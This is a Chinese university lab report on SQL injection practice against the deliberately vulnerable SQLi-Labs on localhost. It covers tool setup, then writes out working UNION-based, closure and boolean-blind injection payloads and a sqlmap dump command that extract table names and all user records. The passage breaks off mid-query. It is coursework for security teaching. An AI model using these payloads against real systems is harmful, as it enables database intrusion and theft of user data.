

# 杭州电子科技大学

## 网络空间安全技术课程设计

### 实 验 报 告

|      |          |
|------|----------|
| 学 院  | 网络空间安全学院 |
| 专 业  | 网络空间安全   |
| 班 级  | Xx       |
| 学 号  | Xx       |
| 学生姓名 | xx       |
| 教师姓名 | 陈黎丽      |
| 完成日期 |          |

| 组长/组员姓名 | 学号 | Web 实验报告分工            | 软件安全及防火墙报告分工         | 成绩 |
|---------|----|-----------------------|----------------------|----|
| xx      | xx | 必做 1.1、1.2，<br>选做 2.1 | 必做 1.1、1.2<br>选做 2.2 |    |
|         |    |                       |                      |    |
|         |    |                       |                      |    |
|         |    |                       |                      |    |

## Web 攻击实验

### 实验目的

- 1、深入理解 SQL 注入原理、实现和验证 SQL 注入流程
- 2、通过不同的代码测试，学习 XSS（Cross Site Script）攻击和 CSRF（Cross-site request forgery）攻击
- 3、学习典型 web 攻击的过程中，提升发现问题解决问题的能力。

### 实验任务

- 1、能够通过把 SQL 命令插入到 Web 表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的 SQL 命令。利用现有应用程序，可以通过在 Web 表单中输入（恶意）SQL 语句得到一个存在安全漏洞的网站上的数据库。
- 2、通过不同的代码测试反馈的结果的差异，能解释说明 XSS（Cross Site Script）攻击和 CSRF（Cross-site request forgery）攻击

**扩展功能：**实现基于二分法的盲注、Apache Log4J2 漏洞复现、真实环境下自己收集网站信息，实现一个 web 网站的渗透。（任选一种也可以）

## 一、必做题

### 1.1 实验任务 1 (SQL 注入攻击) (学生 1, 学生 2)

#### 1.1.1 实验任务

- 对 Phpstudy、SQLmap 和 Sqli-labs 的安装过程和配置进行截图以及文字说明
- 练习 Less-1 GET - Error based - Single quotes - String，完成以下任务：（1）找到注入点；（2）获得数据库名字；（3）获得数据表的名称；（4）获得每个数据表的字段数量和名称；（5）获得某一个数据表（自己指定）id=2 的记录的值；（6）获得某一个数据库中全部的数据。
- 练习 Less-2、Less-3、Less-4，找到注入点，学习 SQL 语句的闭合；
- 练习 Less-8 GET - Blind - Boolean Based - Single Quotes，完成以下任务：（1）找到注入点；（2）获得数据库名字；（3）获得数据表的名称；（4）获得每个数据表的字段数量和名称；（5）获得某一个数据表（自己指定）id=2 的记录的值；（6）获得某一个数据库中全部的数据。
- 做更多练习；
- 对实验过程的每个步骤进行截图以及文字说明

#### 1.1.2 实验原理

SQL 注入，就是通过把 SQL 命令插入到 Web 表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的 SQL 命令。

它是利用现有应用程序，可以通过在 Web 表单中输入（恶意）SQL 语句得到一个存在安全漏洞的网站上的数据库。

#### 1.1.3 实验环境

- 在虚拟机上下载 Win10 操作系统，并下载相应软件。
- phpstudy 是一个 PHP 调试环境的程序集成包，包含"PHP+Mysql+Apache"。
- Php 版本选择 php5.5.9。
- SQLmap 是一个自动化的 SQL 注入工具，其主要功能是扫描，发现并利用给定的 URL 的 SQL 注入漏洞。
- Sqli-labs: SQLI-LABS 是集成了多种 SQL 注入类型的漏洞测试环境，可以用来学习不同类型的 SQL 注入。

#### 1.1.4 实验过程及结果分析

1、前置准备：从网上下载 win10 镜像，并搭建虚拟机，如图 1，搭配了 4 核处理器，8GB 内存以及 60GB 磁盘容量以安装后续所需软件。




图 1 虚拟机配置

2、Phpstudy 安装：下载 phpStudy，选择适用于 Win10 的 phpStudy v8.1 版本，然后解压到 C 盘根目录，安装完成界面如图 3，接下来进行进一步的配置，在左侧软件管理中找到 php5.5.9nts 版本下载并配置。创建 FTP，单独创建账户密码。



图 2 php 推荐版本



图 3 phpStudy 使用界面



图 4 启动套件

测试是否安装成功，首页：启动 Apache，然后网站：选择默认本机站点 localhost，点击右边[管理]按钮，在下拉菜单中选择[打开网站]，看到欢迎界面，说明 phpStudy v8 安装并启动成功！



图 5 创建 FTP



图 6 测试软件是否安装成功

3、SQLmap 安装：因为 sqlmap 是用 python 语言编写所以在使用 sqlmap 之前要先安装 python 环境，在官网上选择 python3.10.2 版本安装，并打开 cmd，输入 python -V 检查是否安装成功，可以看到已经成功下载了 python 环境。



图 7 下载 python




图 8 验证 python 是否安装成功

python 环境安装成功后下载 sqlmap 工具。如图 9 在官网下载压缩包后解压，之后打开 cmd，cd 到目标文件目录下，然后运行 python sqlmap.py -h，可以看到如图 10 所示的结果，代表命令 python 环境和 sqlmap 工具已经配置完成。




图 9 sqlmap 官网下载




图 10 验证 python 环境和 sqlmap 工具

4、SQLi-Labs 安装：从 GitHub 上下载压缩包，然后解压缩到 phpstudy 网站根目录下，修改 db-creds.inc 里代码如下，主要是修改 '\$dbpass' 为 root。




图 11 安装 SQLi-Labs

接着浏览器打开 “http://127.0.0.1/sqli-labs/” 访问首页，并点击 “Setup/reset Database” 以创建数据库，创建表并填充数据。

## SQLi-LABS Page-1 (Basic Challenges)

[Setup/reset Database for labs](#)

[Page-2 \(Advanced Injections\)](#)

[Page-3 \(Stacked Injections\)](#)

[Page-4 \(Challenges\)](#)

```
Welcome Dhakkan

SETTING UP THE DATABASE SCHEMA AND POPULATING DATA IN TABLES.
[*] Old database 'SECURITY' purged if exists
[*] Creating New database 'SECURITY' successfully
[*] Creating New Table 'USERS' successfully
[*] Creating New Table 'EMAILS' successfully
[*] Creating New Table 'UAGENTS' successfully
[*] Creating New Table 'REFERERS' successfully
[*] Inserted data correctly into table 'USERS'
[*] Inserted data correctly into table 'EMAILS'
[*] Old database purged if exists
[*] Creating New database 'SECURITY' successfully
[*] Creating New Table 'QY6S05647' successfully
[*] Inserted data correctly into table 'QY6S05647'
[*] Inserted secret key 'y0G8uCK3hLqT2ouakfBB4B' into table
```

图 12 创建数据库

现在浏览器打开 "http://127.0.0.1/sqli-labs/" 向下翻，就可以看到有很多不同的注入点了，分为基本 SQL 注入、高级 SQL 注入、SQL 堆叠注入、挑战四个部份，总共约 75 个 SQL 注入漏洞。




图 13 SQL 注入漏洞

5、练习 Less-1 GET-Errorbased-Single quotes- String: 探测注入点，尝试注入?id=0'，观察图 15 的错误信息可以得到输入参数的内容被存放到一对单引号中间，所以需要先闭合'，再拼条件或 UNION。




图 14 第一题界面




图 15 错误回显

使用 order by 语句进行列数探测，分别用?id=1' order by 3 --+和?id=1' order by 4 --+根据页面回显可探明列数=3。




图 16 列数探测

使用?id=-1' union select 1,2,database() --+获取当前数据库名，观察图 17 可得当前库名为 'security'。



图 17 获取数据库名

使用 ?id=-1' union select 1,2,group\_concat(table\_name) from information\_schema.tables where table\_schema=database() --+获得该库所有表名。观察图 18 共查到 emails,referers,uagents,users 四组数据表，显然 users 是用户数据表。






图 18 获取数据表名

使用?id=-1' union select 1,2,  
 (select group\_concat(concat(t.table\_name, '(' , t.cnt, ')') separator 0x7c)  
 from (  
   select table\_name, count(\*) as cnt  
   from information\_schema.columns  
   where table\_schema=database()  
   group by table\_name  
 ) t

) --+ 可以一次性看到所有表名的字段数，如图 19，（）内即为表内字段数



图 19 获取所有表字段数

也可以使用?id=-1' union select 1,2,  
 group\_concat(column\_name)  
 from information\_schema.columns  
 where table\_schema=database() and table\_name='users' --+ 观看某张表内具体的字段，如图 20，以 users 表为例，有 id、username、password 三个字段，与图 19 对应，只要换掉上述代码中的 table\_name='users' 即可查找其他表内字段。



图 20 users 表

以 users 为例获取表中 id=2 的记录，使用?id=-1' union select 1, username, password from users where id=2 --+

获取记录，结果如图 21 所示。




图 21 表内记录值

获得某一个数据库中全部的数据：这里以 ‘security’ 为例，爆破里面所有的数据

users : ?id=-1' union select 1,group\_concat(concat(id,','username) separator 0x7c),group\_concat(password separator 0x7c) from users --+

emails: ?id=-1' union select 1,2, group\_concat(email\_id) from emails --+

uagents: ?id=-1' union select 1,2,group\_concat(concat(id,','username,','ip\_address) separator 0x7c) from uagents --+

referers: ?id=-1' union select 1,2,group\_concat(concat(id,','ip\_address) separator 0x7c) from referers --+

当然一个一个爆破会比较繁琐，也可以使用 sqlmap 工具输入 `py -3 sqlmap.py -u "http://localhost/sqli-labs/Less-1/?id=1" -D security --dump -batch` 即可导出 security 库所有表所有数据，如图 26。




图 22 users 数据



图 23 emails 数据




图 24 uagents 数据




图 25 referers 数据




图 26 使用 sqlmap 工具

6、练习 Less-2、Less-3、Less-4，找到注入点，学习 SQL 语句的闭合：第二关其实跟第一关一样，就是一个是字符型一个是整型而已，其他一模一样，观察 php 文件也可以知道，就差在 sql 语句中 id=\$id 这个地方，第一关是 id= '\$id' 而已。三到四关的话，就是闭合符号不同，一个是 id=('1')，然后第四关没有引号。实际注入代码：以探明列数为例

第二关：?id=1 order by 3 --+

第三关：?id=1') order by 3 --+

第四关：?id=1) order by 3 --+

```
// connectivity
$sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
```

图 27 Less-2php 文件

```
$sql="SELECT * FROM users WHERE id=('$id') LIMIT 0,1";  
$result=mysql_query($sql);  
$row = mysql_fetch_array($result);  
  
if($row)
```

图 28 Less-3php 文件

```
$id = "'" . $id . "'";  
$sql="SELECT * FROM users WHERE id=($id) LIMIT 0,1";  
$result=mysql_query($sql);  
$row = mysql_fetch_array($result);
```

图 29 Less-4php 文件




图 30 寻找二到四关注入点

7、练习 Less-8GET-Blind-Boolean Based- Single Quotes: 执行'?id=1' and 1=1 --+ 回显 you are in...再根据题目判断该题为布尔型盲注，找到注入点了，接着爆数据库名字。



图 31 寻找注入点

先得判断数据库长度，使用?id=1' and length(database())>5 --+以及?id=1' and length(database())=8 --+一步步爆长度，然后用?id=1' and left((select database()),1)='s'--+爆具体字符，最后可以逼出最终数据库名字为 security，使用?id=1' and left((select database()),8)='security'--+或者?id=1' and (select database())='security'--+。



图 32 爆数据库

爆数据表：先使用?id=1' and (select count(\*) from information\_schema.tables where table\_schema=database()) > N --+ 确定数据表数量，最终?id=1' and (select count(\*) from information\_schema.tables where table\_schema=database()) =4 --+ 确定有四张表，再接着用?id=1' and length((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1)) > N --+与获得数据库名称一样的手法得到每张表的名字：users、emails、uagents、referers。

例如：?id=1' and (select table\_name from information\_schema.tables where table\_schema=database() order by table\_name limit 0,1)='emails' --+



图 33 爆数据表

接下来获得每个数据表的字段数量和名称，这里以 'users'为例，用?id=1' AND (

SELECT COUNT(\*) FROM information\_schema.columns

